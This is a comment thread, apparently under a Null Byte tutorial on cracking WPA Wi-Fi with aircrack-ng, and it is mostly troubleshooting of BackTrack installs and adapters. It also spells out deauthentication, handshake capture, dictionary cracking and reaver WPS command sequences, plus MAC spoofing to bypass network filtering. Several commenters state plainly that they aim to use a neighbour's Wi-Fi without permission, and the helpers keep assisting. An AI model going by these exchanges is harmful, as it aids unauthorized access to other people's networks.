
1

Hey OTW,

So since I got myself the external adapter and been trying to get in the game. I have yet to succesfully access a listing of APs via airodump-ng.

Been scouring the web trying to find a solution but none seem to be hitting the mark but I have summized that the problem lies within the chipset of my external adapter **(see image)**.

So I'm asking if you are aware of such a case in BT5r3 and do you know of any resolution for the matter?




REPLY

1

I'm sorry I'm a bit confused i thought that a virtual machine was a dual boot system. How do i install it as a dual boot system. I've seen your other tutorial on how to install BT5 but i still didnt know to install it as a dual boot system. sorry i must be a big pain:( Can i install as a dual boot without a CD?

REPLY

1

Bilal:

Running BT in a virtual machine is NOT a dual boot system. A dual system has two operating system on the physical machine and you can choose to run one or the other. If you run dual boot, you will not need an external wireless adapter. With a VM, you will need an external wireless adapter.

To install a dual boot system , you will need to install the BT operating system from an external device such as a flash drive, CD or DVD.

Hope this helps.

OTW

REPLY

1

Is this something I may need to do? I have BT v3 iso both the 32 and 64 versions. Tried running the 64 version off of a usb with a little over 7 gb space. Booted off the usb and ran in text mode. Entered startx to get to gui. Then tried iwconfig and it couldn't find anything. I have an external wireless reciever. I am pretty sure it is aircrack compatible. It is a NETGEAR WNDA3100 not sure if it is v1 or v2 but I believe both are

compatible. Do I need to install BT to my machine instead using a VM?

REPLY

1

Thank you it helped a lot. I have installed the bt5 ios to my usb using unetbootin. Not sure what to do now though. i pressed f2 on Asus laptop but i just got lost.

REPLY


1

You need to change the Hard disk priority, and usb should be selected as first Hard disk Bios setting.

REPLY

1

this only i have in the last.. whats the probe..?




REPLY

1

use the following command.
iwconfig mon0 --channel ?
? is the channel your target AP is on.

REPLY

1

Yes, you want to set your mon0 on the same channel as your target.

OTW

REPLY

1

Dholop:

Welcome to Null Byte!

You need to execute each of the commands here in order. Did you do that?

OTW

REPLY

1

Hi how do i boot of my usb and install it to my hard drive.

REPLY

1

Bilal:

You must first get into your BIOS and change the boot up sequence so that it boots from your USB first.

OTW


REPLY

1

n

REPLY

1




hey otw

i am getting this in the end.

REPLY

1

use this command . iwconfig mon1 --channel 11

REPLY

1

Yes

REPLY

1

Sid:

The wireless adapter is randomly going from channel to channel. If you keep trying, you will hit the right channel eventually.

As an alternative, you can use the --channel switch in your airodump-ng command to lock on a specific channel and then run aireplay-ng.

OTW

REPLY

1

Also I've learned something very important. If you've tried the process more than once you will need to ensure that monitor mode is disabled before you start it again or you will get unsuccessful processes such as the above...

simply type **airmon-ng stop mon0** then **airmon-ng stop wlan0** to take your wifi out of monitor mode and then restart the process. ***After putting your card in monitor mode and you're finished doing whatever you're doing always take the card out of monitor mode.*** Trust me, I've been around the world in the past week learning this thing as a newbie and if you're following a tut such as this then **READING IS BOTH FUNDAMENTAL AND ESSENTIAL** *to understanding the process.*

You may also try switching your mon0 channel by...
**enable mon0**
airmon-ng start wlan0

**Check for the wps enabled wpa wifi (this can also be done with wifite.py)**
#wash -i mon0 -C

**set your channel to the same AP in which you are interested**
#iwconfig mon0 channel <channel of AP eg. 11>

**start aireplay**
#aireplay-ng mon0 -1 120 -a <MAC of AP> -e <AP name>

**start reaver**
#reaver -i mon0 -A -b <MAC of AP> -vv

REPLY

1

Thanks James! That help is much appreciated.

REPLY

1

Hi OTW I booted up bt5 from my USB and installed it but when it says restart to finish installing, the whole screen goes black and stays black. Not sure what I've done wrong.

REPLY

1

Bilal:

Did you take the USB out?

OTW

REPLY

1

no

REPLY

1

Bilal:

If you installed BT from the USB to your hard drive, you must remove the USB when you restart.

OTW

REPLY

1

it still stays black. :(

REPLY

1

You may need to re-install it.

REPLY

1

i tried that and it still leads to a black screen.

REPLY

1

Bilal;

I'm not sure what is causing this problem, but I would;

1. Make sure your download was not corrupted
2. Make sure your graphics card is compatible.

Btw, how much RAM are you running on.

OTW

REPLY

1

please Administrator i just got to know of your website and decided to state in some comment for further help.am a beginner and lerning how to hack wifi password.i hornestly dont know what u are saying in this and dont know how to put my wifi adapter into monitor mode.please help me.thanks

REPLY

1

Anthonio;

Welcome to Null Byte! I'm glad found us.

Step #1 above puts your wifi adapter in monitor mode. The command is

airmon-ng start wlan0

Good Luck!

OTW

REPLY

1

Hi,

Really Thanks for al these turtorials.

but if i do aircrack-ng WPAcrack-01.cap -w /pentest/passwords/wordlists/darkc0de it says that i didn't chose an network/ he didn't find a network. and if i do airodump-ng --bssid 08:86:30:74:22:76 -c 6 --write WPAcrack mon0 and then aireplay-ng --deauth 100 -a 08:86:30:74:22:76 mon0 and i go back to look if i capture the hand shake than i see that i was succesful and than i see fixed chanel again. how can i solve these problems?

REPLY

1

Sjaal:

Welcome to Null Byte!

Did you do each of my steps in order?

Please give more information on what you did. Let's start with "Were you able to see the wireless network" and did you get your wireless adapter into monitor mode?

OTW

REPLY

1

I did each step in order, i was able to see the wireless network en i did this:
1airmon-ng start wlan0
2airodump-ng mon0
3airodump-ng --bssid 08:86:30:74:22:76 -c 6 --write WPAcrack mon0 (with my own selected bssid and chanel)
4aireplay-ng --deauth 100 -a 08:86:30:74:22:76 mon0
5 then i see that i have captured the wpa handshake and than i see fixed chanel again.

6aircrack-ng WPAcrack-01.cap -w /pentest/passwords/wordlists/darkc0de if i do this step it says that it can't find the file and than it opens WPAcrack and then it says no netwerk exist and it closes.

REPLY

1

Sjaal:

It appears that possibly you don't have the darkc0de word list or it is in another place. Are you using BackTrack5v3?

OTW

REPLY

1

Hi, i tried getting handshake by de-authentication in one WiFi it worked but on the other i didn't get the handshake line above the list of all available nets

could it be a defense against hacking so the hacker wont get the encrypted pw?

REPLY

1

hi OTW im running on a windows 8 Asus 8gb ram. I know its been a long time but I've been trying to find a solution on line but i found no results

REPLY

1

So in this hack we hope that the password is one of those in the wordlist we are using? What if the AP's password is its owner's phone number or birthdate ?

REPLY

1

Magnorek:

Yes, we are hoping it is in that wordlist. There are numerous wordlists available with millions of passwords.

If the password is numeric, it should be pretty easy to brute force with a numeric wordlist.

OTW

REPLY

1

hey otw have u heard about the Anonymous os?
If u have i wanted to know if its actually any good?

REPLY

1

Bilal:

The Anonymous OS was NOT developed by Anonymous. It is OS designed to embed rootkits in your system. DO NOT DOWNLOAD IT!

OTW

REPLY

1

Bilal: I think your problem might be that your system is 32/64 bit and you have installed a BT 64/32 bit ...the incompatible architecture if installed will not work....

if the architectures are compatible, check the md5sums of your downloads. If they match it says your download completed well...as intended. Hope this helps. And most modern machines come with UEFI and legacy boot installed. CHanging EFI settings can be extremely tricky, so try and see if you can go back to legacy mode.

REPLY

1

Good call, Absolute! That just might be issue!

REPLY

1

my computer is a 64 bit and i downloaded a 64 bit bt5 but how do i check the md5sums and in the bios i found something called legacy but im not sure how to go back to it?

REPLY

1

Bilal:
The md5sums are given next to the download link.
After u download the files will have one called md5sum compare the 2.

As for setting your Boot up sequence, each machine has a different key..if u are inUEFI at present, hold the shift key down while the laptop restarts it will take you to settings..play around here a bit and u can choose legacy or efi boot.

REPLY

1

i also downloaded bt5 as a torrent and i can boot of the usb i just cant restart after it finishes installing, it takes me to a black screen and it stays like that for a very very long time.

REPLY

1

try getting the direct download instead of a torrent..sometimes a torrent can be corrupted

REPLY

1

: master OTW

i hv some wifi network without any key i.e. open networks but when i tried to connect thn i couldnt connect thm..... how can i connect to those networks.....thnx

REPLY

1

Secret:

I need more information before I answer that correctly. What happens when you try to connect?

Many "open" networks have a proxy behind them that requires authentication. Some hotels, restaurants, etc. work like this.

OTW

REPLY

1

it simply gives a message "unable to connect"

REPLY

1

Secret:

They may have IP or MAC filtering on. Try spoofing your MAC address to one that you can see has connected. You will need to use airmon-ng and airodump-ng for this.

OTW

REPLY

1

i understand master.....but two machine with same MAC can be connected with a router????

REPLY

1

yep

REPLY

1

I have to say, this is somewhat better than reader because most new routers blocked the wps hole. I have a problem and some questions master OTW. They go as follow:

I'm very new to Linux and backtrack. Like a slutty virgin, this is my first time.

I followed all the instructions and everything is fine but the wordslist doesn't have the password. I have routers around me I know uses numbers as password. Please, I need to know the command to use if I saved a wordslist on the desktop what will I enter in the command exactly.

Also, how do I create a wordslist of numbers or where can I get a number list? What file type does the wordslist need to be? Is there a number list and where can I get? Thanks a lot.. I just need wifi for peaceful browsing.

REPLY

1

Jim:

Try this website . They have numerous wordlists or you could create your own.

The wordlist must be a .txt file created in Linux. If you create it in Windows, would work without removing the embedded CR and LF.

OTW

REPLY

1

Master OTW.

I don't see any users. I see all the AP, but even on my own wi-fi, connected with another laptop, i don't see anyone connected to them. When i use "airodump-ng --bssid..... -w WPAcrack mon0" It only shows out the info on the AP.

What should i do?

REPLY

1

Rafael:

I'm not sure what is wrong, but let's start at the beginning. Did you put your wireless card into monitor mode? Is your wireless card aircrack compatible?

OTW

REPLY

1

Well i did put it on monitor mode. Im not sure its aircrack compatible. Ill check.

REPLY

1

FOSS wireless driver for BCM4313, BCM43224, BCM43225 chipsets
Currently does not support monitor/injection. Well, it did monitor..

REPLY

1

I'm glad you found the problem.

REPLY

1

When I tried running this, I got an error that said "Couldn't determine current channel for mon0, you should either force the operation with --ignore-negative-one or apply a kernel patch

Please specify an ESSID (-e)"

When I tried the --ignore-negative-one and it ran the DeAuth, but no handshake. I'm just curious what that error message is saying exactly?

REPLY

1

Walking Dude:

I've never seen that error message, but I am speculating that you got this message after trying to link your mon0 to the AP in Step #3. What are you running this command on? BackTrack?

OTW

REPLY

1

MASTER OTW:

master i hv so many wifi around me....i want to know that some wifi do not display their ESSID ..they only shows <lenght>at moniter mode...what does it mean???

and i dont get that ip over my windows machine why????

REPLY

1

Secret;

I'm not certain what you are asking me here. It would help if you could give me a screenshot.

OTW

REPLY

1

in this tutorial 3rd screen shot i.e. airodump-ng mon0.....ESSID coloumn contains <length 0>....what does it mean????

are they hidden networks??

REPLY

1

No, probably an AP that has never been assigned a SSID. aircrack-ng will detect "hidden" networks.

REPLY

1

how can we find hidden network through aircrack-ng??

REPLY

1

I did it! I did it to my own network, sure, but it worked and I'm feeling accomplished.

One question, though. When I tried it on another network it would tell me that mon0 was on channel X while the AP was on channel Y. What does that mean, and is there a way I can get around it?

REPLY

1

Congratulation WalkingDude!

I'm very happy for you!

As for your question, mon0 rotatesthrough the various channels. You can lock in your mon0 on one channel is you know the channel you are attacking in advance.

OTW

REPLY

1

I have dled both the 32 and 64 iso for backtrack 5. Used unetbootin to put the 64 iso on usb and booting from that. I'd rather use the 32 version on my laptop but I think it may be too old because I can't get it to boot anything from the usb(I have tried 32 and 64 version and neither work). It just goes straight to windows xp. On my desktop I don't have a wireless card I have a usb plug in wireless receiver. Netgear wireless N dual band. WNDA3100.

I am guessing this is a problem since when I boot using the usb and get backtrack up. I type in startx and get the gui. I try entering in iwconfig and it finds nothing. Is there any way around this? Or am I hosed?

REPLY

2

Bee Kay:

When you are in BT, try removing the usb wireless adapter and then inserting it. If BT has a driver for your card, it will automount the device and driver, similar to Windows PnP. If that doesn't work, there may not be a driver for the wireless adapter in BT. You can then either find a driver and install it or buy a new wireless adapter that has a driver in BT. Buying another wireless card might be your best bet as few wireless card are compatible with aircrack-ng. Before you buy, check if it is on the compatible list.

I recommend the Alfa cards. They are cheap and fully compatible with BT and aircarck-ng.

OTW

REPLY

1

I tried what you suggested and it didn't seem to work. I am taking your advice and looking into alfa cards and found this site.
http://www.raymond.cc/blog/best-compatible-usb-wireless-adapter-for-backtrack-5-and-aircrack-ng/2/

It has a list of the best cards for BT5 and I was wondering if I should go with the first or second card on the list. Both Alfa cards. The Alfa AWUS036H is the top rated but then they go on to say it is commonly counterfeited. Where is a legit site where I can grab one? Tried contacting Alfa and haven't had any replies. Also this card doesn't broadcast in N. Would that be a problem if I tried using it for finding a network broadcast in N?

REPLY

2

Bee Kay:

I agree with them, the best card for hacking is AWUS036H. I have both. You can buy them Amazon and any of the major electronics retailers.

OTW

REPLY

1

master :

i get a network on my window 8 device...named HIDDEN NETWORK that is WEP secured...but wht i tried to monitor over bt device ..i didn't get that network...how can i get its bssid ???? it asks its ssid before key for accesing??

REPLY

1

King:

When you put your card in monitor mode, it will appear.

OTW

REPLY

1

no master im not getting tht network in monitor mode?

REPLY

1

Yes, you are. Its name is different.

REPLY

1

hello master OTW...there are some networks i just can't grab the handshake...i even deauth them like 300 times instead of 100...but still the handshake will not come...i try it on my wifi and i have the handshake...any reason? could it be that am too far from the ap?

REPLY

1

The handshake only appears in WPA-PSK authorization and yes, they may be too far.

REPLY

1

yes is not a wep encryption...this is a wpa and wpa2..i hope they are the same thing...

REPLY

1


Hi,

I have an issue. It seems that I am unable to get any traffic. Could you please advise? I am using Alfa AWUS036NH.

```
root@bt: # iwconfig
lo        no wireless extensions.

wlan0     IEEE 802.11bgn  ESSID:off/any
          Mode:Managed  Access Point: Not-Associated   Tx-Power=20 dBm
          Retry  long limit:7   RTS thr:off   Fragment thr:off
          Encryption key:off
          Power Management:on

eth0      no wireless extensions.
```




After this I am doing airodump-ng mon0. It switches to the other screen, but does not detect anything.

Your help is appreciated.

Thank you!

REPLY

1

Zigmantas:

Welcome to Null Byte!

Unfortunately, that Alfa card you are using has had some driver problems. You may try downloading updated drivers or use the Alfa AWUS036H.

OTW

REPLY

1

Hi again,

finally I got the AWUS036H and it worked! Awesome guide.

Now just gonna need to straight up brute force it, because I am certain, that the password is not an English word, so dictionary attack won't work.

Anyways, massive thanks to you for pointing the adapter issue out.

REPLY

1

Cud u pls further xplain the 1st step :'3 .. i cudnt enable monitor mode on mon0 ... u knw m tottaly new to this hacking world...! n to this site evn... i just need to hack my neighbours wifi.. cox its range if full in my room... i hav got wireless network in my home... but in my room. the connection speed is v v slow .. somtimes get disconnected evn.. n in moblie the connection isnt evn available ... but our neighbours wifi seems so strong... n i guess they use unlimited packages .. they dont realy hav to run into an issue if i use theirs a little bit i guess.. n so searched the internet.. n saw this tutorial ... n i thought it cud help me to make my dream into a reality.. ;'3 but wen i tried..... i got stucked at the 1st step evn... but tht doesnt mean i wil quit trying.. n so ,,, i need ur help admin... pls help me out :'( ... pls reply as soon as possible ... hope u wil b glad to help me :) .... thnk yuh!

REPLY

1

Shan:

Welcome to Null Byte!

First, are you using BackTrack?

OTW

REPLY

1

@OTW : yes backtrack 5r3.! on VMware player! ... but m not sure tht its installed properly.... becox after installation..wen i opened it .. there's a "install backtrack' button located in the left side corner of the screen.. .. but stil m able play with the places, system n root... etc.. n one more thing.... can i do wpa2-psk wifi hacking without an external wireless adapter? ... i mean using the built in adapter? ... i think it detects my internal built in wireless adapter ... but i cudnt get it enabled... this is so overwhelming :'( ... help me out pls ...!

REPLY

1

GNOME or KDE... which one is better?... n is it better to download 32bit version of backtrack, evnthough i hav a x64 based processor? cox i wil b running backtrack in the VMware player! .. need ur suggestion OTW!

REPLY

1

Shan:

I prefer KDE.

Don't worry about the "Install Back Track" icon. You can just right click on it and delete. as for using a VM to crack wireless, yes you will need an external adapter.

OTW

REPLY

1

also, you are better to download x64.

REPLY

1

its really unfortunate tht i cant proceed it any further i guess... as i dont hav an external wireless adapter.. :'( .. anyways.. thnk yuh so much for ur help @OTW :) ... !

REPLY

1

OTW :

do u hav got any tutorial on hacking facebook accounts using backtrack? if its there... pls let me knw :).....

.....Thnks :)~

REPLY

1

master otw:

i hv got a key of wifi in hexa numbers.....but whn i try tht key with BT it displays "BAD PASSWORD "messge ....while i'm connecting through tht key over window 7 machine????

REPLY

1

Try copy and paste.

REPLY

1

i copy the key into a text file and thn paste into the key field with and with out semicolon...but still showing same messg :(

REPLY

1

Copy and paste directly. No text file.

REPLY

1

directly means from aircrack-ng????

REPLY

1

yes

REPLY

1

i directly paste the password to key field....still showing the same messge "bad password"..... and for each hexa key showing the same... :(

REPLY

1

Did you paste it into the wifi connect in BT?

REPLY


1

yes master..

REPLY

1

otw I can not connect to Mon0, the strange thing is just that I could do it because I did not open it in virtual box? you know what I can do to connect to mon0 in virtual box?





the other way i could run mon0, was when i started the computer up and logged into bios, and started my usb.

hope you understand, and your will answer me :)

REPLY

1

Is your wireless adapter BT and aircrack compatible?

Do you have an external wifi adapter?

REPLY

1

Master otw:

Sorry i do not understand you, i speak not so good english, can you explain what this things is... Google translate cant translate it????

And please dont tell me this not is the right carrer, if i didnt knew what that things is.
Wirreles adapter BT <--what stand BT for?
Aircrack <-- can you explain that
Just that two things please :)

When i can tell you my wirreles adapter running fine, and thats the only wifi nothing else just that :)
Hope you can see the problem

REPLY

1

If you are using Backtrack in VM, you must use an external wireless adapter. That adapter must be compatible with Backtrack and aircrack-ng.

REPLY

1

Master OTW
i use virtual box, and i though that is the problem.
When how can i made the wireless adapter compitable with backtrack/aircrack??

REPLY

1

If you are using virtual box, you will need an external wireless adapter. When you buy that adapter, make certain it is compatible with BackTrack and aircrack-ng.

OTW

REPLY

1

master plz give me solution .....why i am not connecting with any wifi network over BT.... while it is working excellent over window 7 macnihe??

REPLY

1

If you are running BT in a VM, you need an external wifi adapter that is BT and aircrack compatible.

Do you have that?

REPLY

1

no master u didnt understand my question..... i hv cracked the key of a network ...i use to connect over window 7 machine...but the hexa decimal key is not working ovet bt....i hvn installed bt in my machine.....i tried copy and paste the key but not working.....

REPLY

1

Secret:

This is where your problem solving skills need to kick in.

OTW

REPLY

1

:) ...thnx

REPLY

1

Master otw
Just so im sure, if i wanna connect wifi to backtrack in virtual box.
I gonna buy a new external adapter that is backtrack compatible???

REPLY

1

yes

REPLY

1

Ohh that will not happened... :(
So i though i gonna use the old mode to start BT up with usb in the bios menu. When thanks for the quick response OTW
Keep up the good work!

REPLY

1

If you don't want to use an external adapter, you are better off using a dual boot system.

Many, if not most, of the wifi hacks require a special wifi adapter.

REPLY

1

Otw
i tried to setup the dual boot system ( saw a video on youtube)
When all the videos was very confusing, can you make a tutorial about it...
You explain the things much, much better :)

REPLY

1

Thanks.

I'll put it on my long list of upcoming tutorials.

REPLY

1

Thanks your the best :)

REPLY

1

Dear OTW
I am feeling the same problem like others in case of aircrack-ng. It is showing:-
"Choosing first network as target.

Opening WPAcrack-01.cap
Please specify a dictionary (option -w).

Quitting aircrack-ng..."

In this case if the path is not right, how to find out the path of Dictionary in BTr5 3. Waiting for your reply.

REPLY

1

As you can see in the tutorial above, simply designate the dictionary file with a -w and then the path to the dictionary.

If you want to use a different dictionary, you simply need to use the absolute path to that dictionary file.

REPLY

1

But my bro, my dictionary means the wordlist is there in the BT5r3. So why it is showing this message ? Would you pl clear it me. And the second thing is that when I am testing it with VM it can't detect wlan0. I tested it in ifconfig or iwconfig and then airmon-ng start wlan0. But it is not

coming.

REPLY

1

I checked for for dictionary in torrent. The big dictionary is 13 GB.

REPLY

1

Sujit:

If you are running BT in a VM, you will need an external wireless card. That's why no wlan0 appears.

The bigger the dictionary, the better chance of cracking it.

OTW

REPLY

1

Master otw

Just so im sure... A dual boot system is when you can switch between two different operations systems? Like i got a windows and i switch to backtrack???

REPLY

1

Master otw
I got a problem with the last step, see what i had done to now=

1. I type airmon-ng start wlan0
2. i type airodump-ng mon0
3. airodump-ng --bssid 74:44:01:F8:44:40 -c 3 --write wpacrack mon0
4. Aireplay-ng --deauth 100 -a 74:44:01:F8:44:40 mon0
5. aircrack-ng wpacrack-01.cap -w /pentest/passwords/wordlists/darkc0de.lst

=Opening wpacrack.ca read 611 packets. Choosing first network as target opnening wpacrack-01.cap no valid wpa handshakes found..

Quitting aircrack-ng...

How can i fix that problem???? Please help me in the last step, im so close to crack the wif,i suddenly! please please please help me !

REPLY

1

Just forget it i was a little bit stupid
I did not got the handshake aaarhg!!!
When i got it now, and i cracking the wifi right now!
Thanks for the wonderful tutorial master OTW
You is the MASTER!

REPLY

1

Master otw

I had tried to crack my own wifi first because it easy and i know of cause my own password so i set the password into the wordlist when then i tried to crack it and the terminal had tried all the keys it says. passphrase not in dictionary quitting aircrack-ng...

please help this is the last things!!!!!!
I will really preciate it!!

REPLY

1

How did you add it? What app and what operating system?

REPLY

1

Sebastian:

Be patient! This is a slow process using one machine using one CPU.

If you really need to speed it up, you could use multiple CPUs, multiple GPUs or specialized cracking ASICs that are thousands of times faster.

OTW

REPLY

1

I opened the terminal and typed
aircrack-ng wpacrack-01.cap -w /pentest/passwords/wordlists/darkc0de.lst= its beginning to set the keys in.
When it was finnish it says : passphrase not in dictionary quitting aircrack-ng...

I though it says that becouse it couldnt find the passwd in the wordlist, when the strange things is, i tried to hack my own network in the start just to about its work, so i knew the passwd....

I placed the passwd in the wordlist and tried again, and it say the same thing again:passphrase not in dictionary quitting aircrack-ng...

Can you hel me please :)

REPLY

1

App: i just use backtrack 5 r3 in a terminal
Operation system: backtrack 5 r3 i opened in the bios with my usb(windows 7)

And master i will try to a little bit more patient, its just becouse i had worked with backtrack over a week and i had not hacked anything to now. When i will help if this wifi hack work.

Hope your understand and can find the problem

REPLY

1

Sebastian;

You have not been working with BT for over a week. You have been trying to install BT for over a week. That job usually takes an hour.

If you want me to help you, you need to improve your basic computer skills and be MUCH more patient.

My suggestion to you is to take the time to learn fundamental computer concepts and skills and then try hacking. Its obvious, you are not adequately prepared for hacking.

OTW

REPLY

1

Master otw:

I know a lot of the basic backtrack now, and i had read many of your tutorials, please answer on my quistion i promise i will be more patient in the future.

I would really like to be a hacker and i knew i can... Just believe me please. I will do exactly what you say.

Ps. If you not though i can enough basic skills, then give me a link to on of your tutorials and i will read it and train. Until you though im ready.

I will really preciate it, if you would teach me to be a better hacker :)

REPLY

1

Sebastian;

There are thousands of readers here. There are not enough hours in day to answer for each of them as many questions as you have asked.in addition, you are very disrespectful.

Go study the fundamentals of networking and computers. You don't have the knowledge,patience or problem solving skills to be a hacker.

OTW

REPLY

1

Noooo why :,(

REPLY

1

OTW:

I got the same problem i cant find the key, I had tried with my own int. first because its a good start. i placed the int. key into the wordlist when it

could still not find the key.

all the things before have i done exactly like you had done.
can you help me?

REPLY

1

First, are you using an aircrack-ng compatible wireless adapter?

OTW

REPLY

1

Yes

REPLY

1

What adapter are you using?

How did you add you key to the word list?

REPLY

1

I use a normal wirreles adapter wpa-2 password

I copy the wordlist out on the desktop and drag it into the terminal so it says /somethingicantremember/somethingagain/wordlist/darkc0de.lst

It is a easy way i saw on youtube... Maybe thats the problem..

REPLY

1

You still have not told me what wireless adapter you have?

REPLY

1

How should i explain what wirreles adapter i have? My brand?
I got a home network (a box) from yousee. Netgear CG 3000
Did you mean that , im Pretty confused?

REPLY

1

Who is sebastian?

REPLY

2

I'm sure you know Sebastian.

REPLY

1

Master OTW,

As per your guideline I have used one Tech-Com 802.11/b/g/n 150 Mbps wireless USB Adapter. But inspite of that my Kali or BTr3 is not showing the wifi usb adapter. Is there any problem with me master ? But when I am using live Kali or BTr3 it is detecting. But dear master it is not detecting password and showing the same prob.

One thing I want to know from you that is there any possibility to find the person who cracked the wifi. If it is where from that evidence can be achieved ?

Waiting for your reply my master.

REPLY

1

Sujit:

Is that adapter on the aircrack-ng compatible list?

When using a VM, you must tell the VM to connect the wireless adapter to the VM.

OTW

REPLY

1

Dear OTW (Master),

My Wifi adapter is not detected by VM. So I can't connect it. Here is a great problem. It should come in lower right side of VM. But not showing. But the said device is detected in device manager.

But when I am running VM it is showing the message as seen in the picture. May this be the reason ? If it is how can it be solved ?


Waiting for your reply my Master.

REPLY

1

Sujit:

Go to the "VM" menu at the top of VMWorkstation and go down to "Removable Devices". There you can connect your external adapter.

Make certain that your wireless adapter is comptatible with aircrack-ng or all the effort will be wasted.

OTW

REPLY

1

